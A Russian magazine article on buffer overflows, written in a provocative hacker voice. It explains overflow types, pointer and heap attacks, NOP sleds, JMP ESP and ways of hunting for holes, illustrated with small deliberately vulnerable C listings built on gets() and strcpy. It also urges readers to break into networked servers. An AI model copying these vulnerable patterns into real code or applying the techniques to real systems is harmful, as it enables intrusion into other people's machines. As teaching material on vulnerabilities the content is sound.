переполнение буферов как средство борьбы с мега корпорациями

крис касперски ака мыщъх noemail

введение

Грязное небо обречено плывущее над верхушками безликих бетонных небоскребов, погрязших в вонючей жиже потребительского барахла. Тотальная власть тирании мегакорпораций. Абсолютная закрытость информации и полное отсутствие свободы выбора… Это не воспаленная фантазия обкуренных фантастов. Это – реальность, которой с каждым днем все труднее и труднее противостоять. Дизассемблирование в ряде стран уже запрещено. Публичное описание технических деталей хакерских атак и уязвимостей на пороге запрета.

Но все же, при всей своей мощи, мегакорпорации чрезвычайно уязвимы. Программное обеспечение дыряво до невозможности и чем больше заплат накладывается на продукт, тем уродливее и неустойчивее он становится. Так ударим же хакерским автопробегом по виртуальному бездорожью! предыдущий

что такое переполняющиеся буфера

Подавляющее большинство удаленных атак осуществляется путем **переполнения буфера** (buffer overfull/overrun/overflow), частным случаем которого является переполнение (срыв) стека. Тот, кто владеет техникой переполнения буферов, управляет миром, а кто не владеет – того и имеют. Вот забросят вам TCP/IP пакетик на компьютер, сорвут стек и отформатируют диск к чертовой матери.

Что эта за хрень такая – переполняющиеся буфера? Попробуем разобраться! Прежде всего выпьем пива и забудем всю фигню, которой нас пичкали на уроках информатики. Забудем слово "оперативная память" – здесь мы будем говорить исключительно об адресном пространстве уязвимого процесса (не путать с процессором). Упрощенно его можно представить в виде строительной рулетки, вытянутой на всю длину. Вдоль этой рулетки раскладываются различные предметы обихода (пиво, сигареты, обнаженные красавицы и т. д.), изображающие из себя буфера и переменные. Каждый единичный отрезок соответствует одной ячейке памяти, но различные предметы занимают неодинаковое количество ячеек. Так, например, переменная типа BYTE занимает одну ячейку, WORD – две, а DWORD – все четыре.

Совокупность переменных одного типа, объединенная в массив, может занимать до хрена ячеек. Причем, ячейка не имеет никакого представления ни о типе переменной к которой она принадлежит, ни о ее границах. Две переменных типа WORD, можно интерпретировать как BYTE + WORD + BYTE, и никого не будет смущать, что голова WORD'а лежит в одной переменной, а хвост – в другой! С контролем границ массивов дела обстоят еще хуже. На аппаратном уровне такой тип переменных вообще не поддерживается и процессор не в состоянии отличить массив от бессвязного набора нескольких переменных. Поэтому, забота о суверенитете последнего ложится на плечи программиста и компилятора. Но первые – люди (а, значит, им свойственно ошибаться), вторые – машины (и, значит, они выполняют то, что **приказал** им человек, а не то, что он **хотел** приказать).

Рассмотрим простейшую программу типа "здравствуй Вася", которая спрашивает человека "как тебя зовут", а затем радостно сообщает "привет, как-тебя-там". Очевидно, что для хранения вводимой строки необходимо заблаговременно выделить буфер достаточно размера. А какой размер считать достаточным? Десять, сто, тысяча букв? Не суть важно! Главное не забыть вставить в программу контролирующий код, ограничивающий длину ввода размером выделенного буфера, в противном случае, если длина имени окажется слишком велика, оно вылезет из буфера и перезапишет посторонние переменные, расположенные за его концом. А переменные – это рычаги управления программой и перезаписывая их строго дозированным образом, мы можем вытворять с компьютером все, что угодно. Наиболее соблазнительная цель всех атакующих – **командный интерпретатор,** в кругах юнисоидов называемый шеллом (от английского shell – оболочка). Если хакер сумеет его запустить, судьба машины окажется предрешена.

Ошибок переполнения не удалось избежать ни одной серьезной программе и они с завидной регулярностью обнаруживаются как в продукции Microsoft, так и в открытых

исходниках. Сколько ошибок до сих пор не выявлено – остается только гадать. Это клад, настоящий клад! Это ключи к управлению миром! Но чтобы ими воспользоваться требуется проделать очень длинный путь, многому научиться и многое познать. Будда всем нам в помощь!



Рисунок 1 количество обнаруженных дыр за каждый год по данным CERT или на ближайшее время хакеры без работы не останутся

что нам потребуется

Для совершения набегов на мирные пастбища Интернета как минимум потребуется холодное пиво и хороших эксплоит. Пиво можно найти в магазине, эксплоит – в сети. Открываем пиво, запускаем эксплоит… Грязно материмся, что ни хрена не работает и берем другой. Материмся опять…

Основная масса халявных эксплоитов, блуждающих по сети, спроектирована с грубыми конструктивными ошибками и неработоспособна в принципе. Те же из них, что работают, обычно ограничиваются лишь демонстрацией уязвимости, но не дают никаких рычагов управления (например, создают новую учетную запись администратора и тут же блокируют ее). А для доработки готового эксплоита напильником требуется умение держать этот самый напильник в руках!

Разработка (равно, как и доработка) эксплоитов требует инженерного образа мышления и обширной глубины знаний. Это не та область, в которую можно прийти с улицы и тут же крутить винты. Для начала необходимо выучить Си (и немножечко Си++), освоить ассемблер, разобраться с устройством микропроцессоров, постичь архитектуру операционных систем Windows и UNIX, научиться бегло дизассемблировать машинный код… Словом, вам предстоит длинный и тяжелый путь, пролегающий через непроходимый таежный лес полный логических ловушек и битовых опасностей, с которыми трудно справиться без провожатых. Вашими наставниками будут книги, а книг вам потребуется много. Вот лучшее, что есть на рынке (только не спрашивайте меня где это брать, я не книготорговец, многие вещи сам разыскивал годами):

- по Си/Си++:
  - "Язык С" от Кернигана и Ричи (авторское описание языка, так же называемое ветхим заветом) – сильно устарел, но еще держится на плаву;
  - "1001 совет по С/Си++" Криса Джамсы – не ветхий завет, но все же очень неплох;

- "C++ Annotations Version" – аннотированное руководство по языку Си++, настольная книга каждого нормального хакера;
- "Язык C/C++ в вопросах и ответах" Стива Саммита – the best;

- по ассемблеру:
  - "ASSEMBLER Учебник" В. Юрова – отличный учебник по языку, правда защищенный режим описан довольно поверхностно;
  - "Программируем на языке ассемблера IBM PC" Рудакова и Финогенова – лучшее описание защищенного режима на русском, которое я только встречал;
  - мануалы от Intel и AMD, которые, кстати говоря, можно не только скачивать с сайта, но и заказывать в печатном виде по почте. бесплатно.
- по системе:
  - SDK/DDK – комплекты разработчика от Microsoft. Инструментарий плюс документация. Без этого никуда. Скачивайте побыстрее пока оно еще халявное;
  - "Windows для профессионалов" Джеффри Рихтера – библия прикладного программиста;
  - "Основы Windows NT и NTFS" Хелен Кастер – великолепное описание архитектуры NT, must have;
  - "Внутреннее устройство Windows 2000" Дэвида Соломона и Марка Руссиновича – книга двух патриархов американского хакерства;
  - "Недокументированные возможности Windows 2000" Свена Шрайбера – от легендарного исследователя недр ядра всему хакерскому миру;
- по дизассемблированию:
  - The Art Of Disassembly от Reversing Engineering Network – библия дизассемблирования;
  - Hacker Disassembling Uncovered от Криса Касперски – довольно туманные и запутанные разговоры о дизассемблировании;
  - Образ Мышления ИДА от Криса Касперски – справочник по языку ИДА-Си (если вы используйте ИДУ, то эта книга для вас);
- по хакерству:
  - www.phrack.org – лучший электронный журнал, доступный с одноименного сайта, много статей, в том числе и по срыву стека;
  - www.wasm.ru – лучший отечественный сайт, посвященный хакерству;
- по переполняющимся буферам:
  - "UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes" великолепное руководство по технике переполнения буферов и захвату контроля удаленной машиной (http://opensores.thebunker.net/pub/mirrors/blackhat/presentations/bh-usa-01/LSD/bh-usa-01-lsd.pdf)
  - "Win32 Assembly Components" – готовые компоненты для атаки (http://www.lsd-pl.net/documents/winasm-1.0.1.pdf);
  - "Understanding Windows Shellcode" – руководство по разработке shell-кодов (http://www.hick.org/code/skape/papers/win32-shellcode.pdf)

Теперь поговорим об инструментах. Нам понадобится: компилятор, отладчик, дизассемблер и любой HEX-редактор по вкусу, а так же принтер, пиво и остро заточенный карандаш.

Компилятор и отладчик можно бесплатно взять у Microsoft (http://download.microsoft.com/download/3/9/b/39bac755-0a1e-4d0b-b72c-3a158b7444c4/VCToolkitSetup.exe и http://msdl.microsoft.com/download/symbols/debuggers/dbg_x86_6.3.11.exe), вместе с отладчиком распространяется и дизассемблер, впрочем, его функциональность оставляет желать лучшего и по прежнему лучше ИДЫ (www.idapro.com) ничего не найти. Как вариант в качестве отладчика можно использовать знаменитый soft-ice, но последние версии KD от Microsoft мало-помалу начинают его обгонять, так что вопрос выбора становится не так однозначен. Из HEX-редакторов наибольшей популярностью пользуется HIEW, но лично я предпочитают QVIEW. Оба легко найти в сети.

зоопарк переполняющихся буферов – переулок монстров

Существуют различные типы переполнений. Самое известное из всех – **последовательное переполнение при записи**, обычно возникающее при небрежном обращении с функциями копирования памяти (memcpy, memmove, strcpy, strcat, sprintf и т. д, статистика "переполняемости" которых изображена на рис. 6), "проламывающие" дно буфера и перезаписывающие одну или несколько ячеек памяти за его концом. Менее **известно индексное** переполнение, тесно связанное с сишными "недомассивами" и проблемой контроля их границ. Рассмотрим следующий код: `f(int i) {char buf[BUF_SIZE]; … return buf[i]}`. Очевидно, что если i >= BUF_SIZE, функция f возвращает содержимое ячеек совсем не принадлежащих массиву buf!

Таким образом, основных типов переполнения всего четыре: последовательное переполнение при чтении/записи и индексное переполнение при чтении/записи. Наивысшую опасность представляют перезаписывающие переполнения, при благоприятном стечении обстоятельств передающие атакующему контрольный пакет акций удаленного управления уязвимой машиной. Считается, что переполнения при чтении намного менее опасны и в общем случае приводят лишь к утечке секретной информации (например, паролей). Однако, это неверно и даже вполне "безобидные" на вид переполнения способны порождать каскад вторичных переполнений, пускающий систему в разнос, и зачастую успевающих перед смертью сделать что-то полезное (для хакера), особенно если этот разнос осуществляется по заранее продуманному плану.

В зависимости от типа перезаписываемых переменных, различают по меньшей мере три вида атаки: атаку на *скалярные переменные*, атаку на *индексы* (*указатели*) и атаку на *буфера*. Скалярные переменные часто хранят флаги авторизации пользователей, уровни привилегий, счетчики циклов и прочную не классифицируемую хрень, один из примеров которой демонстрируется ниже:

```
f(char *dst, char *src)
{
        char buf[xxx]; int a; int b;
        …
        b = strlen(src);
        …
        for (a = 0; a < b; a++) *dst++ = *src++;
}
```

Листинг 1 пример, демонстрирующий атаку на счетчик цикла

Если переполнение буфера buf, произойдет после вызова strlen, то переменная b будет жестоко затерта, и наш цикл вылетит далеко на пределы src и dst!

А вот еще один пример этого же типа:

```
f(char *psswd)
{
        char buf[MAX_BUF_SIZE]; int auth_flag = PASSWORD_NEEDED;
        printf("скажи пароль:"); gets(buf);
        if (auth_flag != PASSWORD_NEEDED) return PASSWORD_OK;
        return strcmp(passwd, buf);
}
```

Листинг 2 пример, демонстрирующий атаку на переменную-флаг

Атака на указатели может преследовать три цели: а) передачу управления на посторонний код (аналог CALL); б) модификацию произвольной ячейки (аналог POKE); в) чтение произвольной ячейки (аналог PEEK).

Начнем с передачи управления, как с наиболее мощной и разрушительной. Она делится на два подтипа: I) передачу управления на функцию уже существующую в программе; II) передачу управления на код, сформированный самим злоумышленником (так же называемый shell-кодом).

Проще всего кинуть ветку управления на уже существующую функцию. Это можно сделать, например, так (см. листинг 3). Зная адрес функции root (а его можно выяснить дизассемблированием), будет нетрудно перезаписать указатель zzz так, чтобы при вызове функции ffh, управление получал root! Естественно, передавать управление на начало функции необязательно – "полезный" (для хакера) код может располагается и в ее середине (можно,

например, пропустить процедуру аутентификации и сразу запрыгнуть в центральный штаб). Определенная проблема возникает с инициализацией регистров и передачей параметров, однако, всегда можно подобрать функцию, не принимающую никаких параметров или передать их косвенным образом.

Где можно найти указатели на код? Ну прежде всего это адрес возврата, расположенный внизу кадра стека, затем идут виртуальные таблицы и указатели this, без которых не обходится ни одна Си++ программа (читайте дохлого страуса), указатели на функции динамически загружаемых библиотек (LoadLibrary/GetProcAddress) так же не редкость, ну и другие типы указателей тоже встречаются…

```
root() {…};
…
f()
{
        char buf[MAX_BUF_SIZE]; int (*zzz)();
        …
        zzz = GetProcAddress(dllbase, "ffh");
        …
        gets(buf);
        …
        zzz();
}
```

Листинг 3 пример, демонстрирующий атаку на кодовые указатели

Shell-код намного более мощная штука, позволяющая вытворять с уязвимой программой что угодно. В плане возращения к листингу 3, спросим себя: а что произойдет, если в переменную zzz занести указатель на сам переполняющийся буфер buf, в который внедрить хакерский код, организующий нам удаленный shell? Эта классическая схема атаки, описанная практически во всех факах и манулах по безопасности, в действительности срань полная. Якорь в задницу тем, кто на нее молится! При практической реализации атаки сталкиваешься с таким количеством проблем, что чувствуешь себя верблюдом, попавшим на хавчик. Интересующихся мы отошлем к статье "ошибки переполнения буфера извне и изнутри как обобщенный опыт реальных атак", на wasm'e, а сами перейдем к указателям на данные.

Указатели на данные намного более распространены и коварны. Рассмотрим простейший пример (см. листинг 4). Смотрите, если перезаписать указатель b вместе со скалярной переменной a, мы получим своеобразный аналог бейсик-функции POKE, с помощью которой можно модифицировать любую ячейку программы (и указатели на код в том числе!). Это самое мощное оружие, которое только существует в киберпространстве!

```
f()
{
        char buf[MAX_BUF_SIZE]; int a; int *b;
        …
        gets(buf);
        …
        *b = a;
}
```

Листинг 4 пример, демонстрирующий атаку типа "POKE"

Правда, его мощь будет неполной без функции PEEK, позволяющий читать произвольные ячейки, т. к. зачастую целевой адрес записи не известен и чтобы не блуждать впотьмах, неплохо бы увидеть "живой" дамп уязвимой программы. Это можно сделать например так:

```
f()
{
        char buf[MAX_BUF_SIZE]; int *b;
        …
        gets(buf);
        …
        printf("%x\n", *b);
}
```

Листинг 5 пример, демонстрирующий атаку типа "PEEK"

Индексы представляют собой разновидность указателей. Можно сказать, что индексы, это относительные указатели, отсчитываемые от некоторой "базы", которой как правило, является начало переполняющегося буфера.

Рассмотрим следующий пример и сравним его листингом 4, – а есть ли между ними разница? При вычислении эффективного адреса, Си просто складывает указатель с индексом, т.е. `addr = (p+b)`. Варьируя b, мы можем получить любой addr и p нам не помешает. Правда, тут есть одно "но". Сказанное справедливо лишь по отношению к индексам типа двойного слова, а дальнобойность байтовых индексов очень даже ограничена!

```
f()
{
        int *p; char buf[MAX_BUF_SIZE]; int a; int b;
        …
        gets(buf);
        …
        p[b] = a;
}
```

Листинг 6 пример, демонстрирующий атаку на индексы

От индексов рукой подать к целочисленному переполнению, суть которого может быть проиллюстрирована на следующем примере:

```
DWORD sum(DWORD a, DWORD b)
{
        return a + b;
}
```

Листинг 7 пример, демонстрирующий целочисленное переполнение

Если сумма a и b равна или превышает 1.00.00.00.00h, то произойдет переполнение разрядной сетки и результат вычислений окажется усечен. Со знаковыми переменными еще интереснее и сумма двух положительных чисел зачастую оказывается меньше нуля (достаточно, лишь затереть старший бит – на архитектуре x86 он и есть знаковый). Вычисления с преобразованием типа – вообще полный швах: a = (DWORD) (byte b – byte c). Если b < c, то небольшое по модулю отрицательное число превратиться в оччччень большое положительное и если оно используется в индексном выражении, а проверки выхода за границы массива отсутствуют – произойдет его катастрофическое переполнение (на этом кстати говоря и была основа легендарная атака типа teardrop).

Остальные типы переполнений чрезвычайно мало распространены и потому здесь не рассматриваются.



Рисунок 2 состояние стека до и после переполнения

три континента: стек, данные и куча

Переполняющиеся буфера могут располагаться в одном из трех мест адресного пространства процесса: **стеке** (так же называемом автоматической памятью), **сегменте данных** (хотя в 9x/NT это никакой не сегмент), и **куче** (динамической памяти).



Рисунок 3 устройство стека

Наиболее распространено стековое переполнение, хотя его значимость сильно преувеличена. Дно стека варьируется от одной операционной системы к другой, а высота вершины зависит от характера предыдущих запросов к программе, поэтому абсолютный адрес автоматических переменных атакующему практически никогда не известен. С другой стороны, автоматические буфера привлекательны тем, что в непосредственной близости за их концом лежит адрес возврата из функции (абсолютный, конечно) и если его затереть, то управление получит совсем другая ветка программы! Проще всего подсунуть адрес уже существующей функции, сложнее – передать управление непосредственно на сам переполняющийся буфер. Это можно сделать несколькими путями. Первое: найти в памяти инструкцию JMP ESP и передать ей управление, а она передаст его на вершину карда стека чуть ниже которого расположен shell-код. Шансы дойти до shell-кода живыми, преодолев весь мусор на дороге, достаточно невелики, но они все-таки есть. Второе: если размеры переполняющегося буфера превышают непостоянство его размещения в памяти, перед shell-кодом можно расположить длинную цепочку команд-пустышек (NOP'ов) и передать управление на середину, авось не промажет! Этот способ использовал червь Love San, печально известный тем, что чаще всего он "мазал" и ронял машину, не производя заражения. Третье: если атакующий может воздействовать на статические буфера, расположенные в сегменте данных (а их адрес постоянен), то передать сюда управление не составит труда! Ведь shell-код и не подписывался располагаться именно в переполняющемся буфере. Он может быть где угодно! Правда, не факт, что при переполнении буфера функция доживет до возращения, ведь все, располагающиеся за его концом переменные окажутся искажены! Кстати говоря, помимо адреса возврата там гнездятся полчища прочих служебных структур, рассказать о которых в тесных рамках журнальной статьи нет никакой возможности.



Рисунок 4 использование NOP'ов для создания облечения попадания в границы shell-кода

С кучей все обстоит значительно сложнее. Не углубляясь в технические детали реализации менеджера динамической памяти можно сказать, что с каждым блоком выделенной памяти связано по меньшей мере две служебных переменных: указатель (индекс) на следующий блок и флаг занятости блока, расположенные либо перед выделяемым блоком, либо после него, либо вообще совсем в другом месте. При освобождении блока памяти, функция free проверяет флаг занятости следующего блока и если он свободен, сливает оба блока воедино, обновляя "наш" указатель. А где есть указатель там практически всегда есть и POKE. Т. е. затирая данные за концом выделенного блока строго дозированным образом мы получаем возможность модифицировать любую ячейку памяти уязвимой программы по своему усмотрению, например, перенаправить какой-нибудь указатель на shell-код!



Рисунок 5 устройство блоков динамической памяти, все подписи соответствуют одноименным полям служебных структур, поэтому даются без перевода

о технике поиска замолвите слово

Поиск переполняющихся буферов по степени накала страстей и уровню романтизма можно сравнить разве что с поиском кладов. Тем более, что в основе удачи лежат общие принципы. Наличие исходных текстов невероятно упрощает нашу задачу, но не поддавайтесь соблазну: переполняющиеся буфера ищите не одни вы и потому все доступные исходники давным-давно зачитаны до дыр и найти там что-то новое невероятно сложно. Дизассемблирование – оно, конечно, посложнее будет (особенно на первых порах), зато и шансы открыть новую дыру значительно возрастут.

Чем больше распространено уязвимое приложение (операционная система), тем большую власть вам дают переполняющиеся буфера. Достаточно вспомнить нашумевшую историю с дырой в DCOM, кстати говоря открытой задолго до ее официального обнародования. Прикинь – миллионы тачек с Windows NT по всему миру и все твои. Правда тут есть одно "но". Windows и другие популярные системы находится под пристальным вниманием тысяч специалистов и твоих коллег-хакеров. Короче говоря, здесь душно. Всякие личности топчутся, дыры ищут, спасть мешают… А взять какой малоизвестный клон UNIX'а или почтовый сервер, писанный Дядей Ваней на коленках – да он вообще никем протестирован не был! Таких программ десятки тысяч, их значительно больше чем специалистов! Ну что с того, что они

установлены на сотне другой машин во всем мире?! Вполне хватит пространства, чтобы похакерствовать!

Собственно говоря, методик поиска переполняющихся буферов всего две и обе они порочные и неправильные. Самое простое, но не самое умное – методично скармливать исследуемому сервису текстовые строки различной длинны и смотреть как он на них отреагирует. Если упадет – значит, переполняющийся буфер обнаружен. Разумеется, эта технология не всегда дает ожидаемый результат: можно пройти от здоровенной дыры в двух шагах, и ничего не заметить. Допустим, сервер ожидает урл. Допустим, он наивно полагает, что имя протокола (ну http там или ftp) не может занимать больше четырех букв, тогда, чтобы переполнить буфер, достаточно будет ему послать нечто вроде: htttttttp://fuckyour.com. Но, обратите внимание: http://fuuuuuuuuuuuuuuckyour.com уже не сработает! А откуда мы заранее может знать, что именно забыл проконтролировать программист? Может он понадеялся, что слешей никогда не бывает больше двух? Или что двоеточие может быть только одно? Перебирая все варианты вслепую мы взломаем сервер не раньше конца света, когда это уже будет неактуально! А ведь большинство "серьезных" запросов состоит из сотен сложно взаимодействующих друг с другом полей и метод перебора здесь становится бессилен! Вот тогда-то на помощь и проходит систематический анализ.

Теоретически для гарантированного обнаружения всех переполняющихся буферов достаточно просто построчено вычитать весь сорец программы (дизассемблерный листинг) на предмет поиска пропущенных проверок. Практически же все упирается в чудовищный объем кода, который читать-неперечитать. К тому же не всякая отсутствующая проверка уже дыра. Рассмотрим следующий код:

```
f(char *src)
{
        char buf[0x10];
        strcpy(buf, src);
        …
}
```

Листинг 8 хата чувака кролика

Если длина строки src превысит 0x10 символов, буфер проломает стену и затрет адрес возврата. Весь вопрос в том: проверяет ли материнская функция длину строки src перед ее передачей или нет? Даже если явным проверок нет, но строка формируется таким образом, что она гарантированно не превышает отведенной ей величины (а формироваться она может и в праматериской функции), то никакого переполнения буфера не произойдет и потраченные на анализ усилия пойдут лесом.

Короче говоря, предстоит много кропотливого труда и пива в том числе. Кое-какую информацию на этот счет можно почерпнуть из "Записок исследователя компьютерных вирусов" Криса Касперски, но мало, очень мало. Поиск переполняющихся буферов очень трудно формализовать и практически невозможно автоматизировать. Microsoft вкладывает в технологии совершенствования анализа миллиарды долларов, но в замен получает лишь один хрен. Что же тогда вы от бедного (во всех отношения) мыщъх'а хотите?

Исследовать следует в первую очередь те буфера, на которые вы можете так или иначе воздействовать. Обычно это буфера, связанные с сетевыми сервисами, т. к. локальный взлом намного менее интересен!



Рисунок 6 статистическое распределение размера переполняющихся буферов, обрабатываемых различными функциями

практический пример переполнения

Теперь, пробежавшись галопом по теоретической части, мы готовы уронить буфер в живую. Откомпилируем следующий демонстрационный пример (а еще лучше возьмем готовый исполняемый файл с диска /сайта) и запустим его на выполнение:

```
#include <stdio.h>

root()
{
        printf("your  have a root!\n");
}

main()
{
        char passwd[16]; char login[16];

        printf("login :"); gets(login);
        printf("passwd:"); gets(passwd);
        if (!strcmp(login, "bob") && ~strcmp(passwd,"god"))
                        printf("hello, bob!\n");
}
```

Листинг 9 наш тестовый стенд

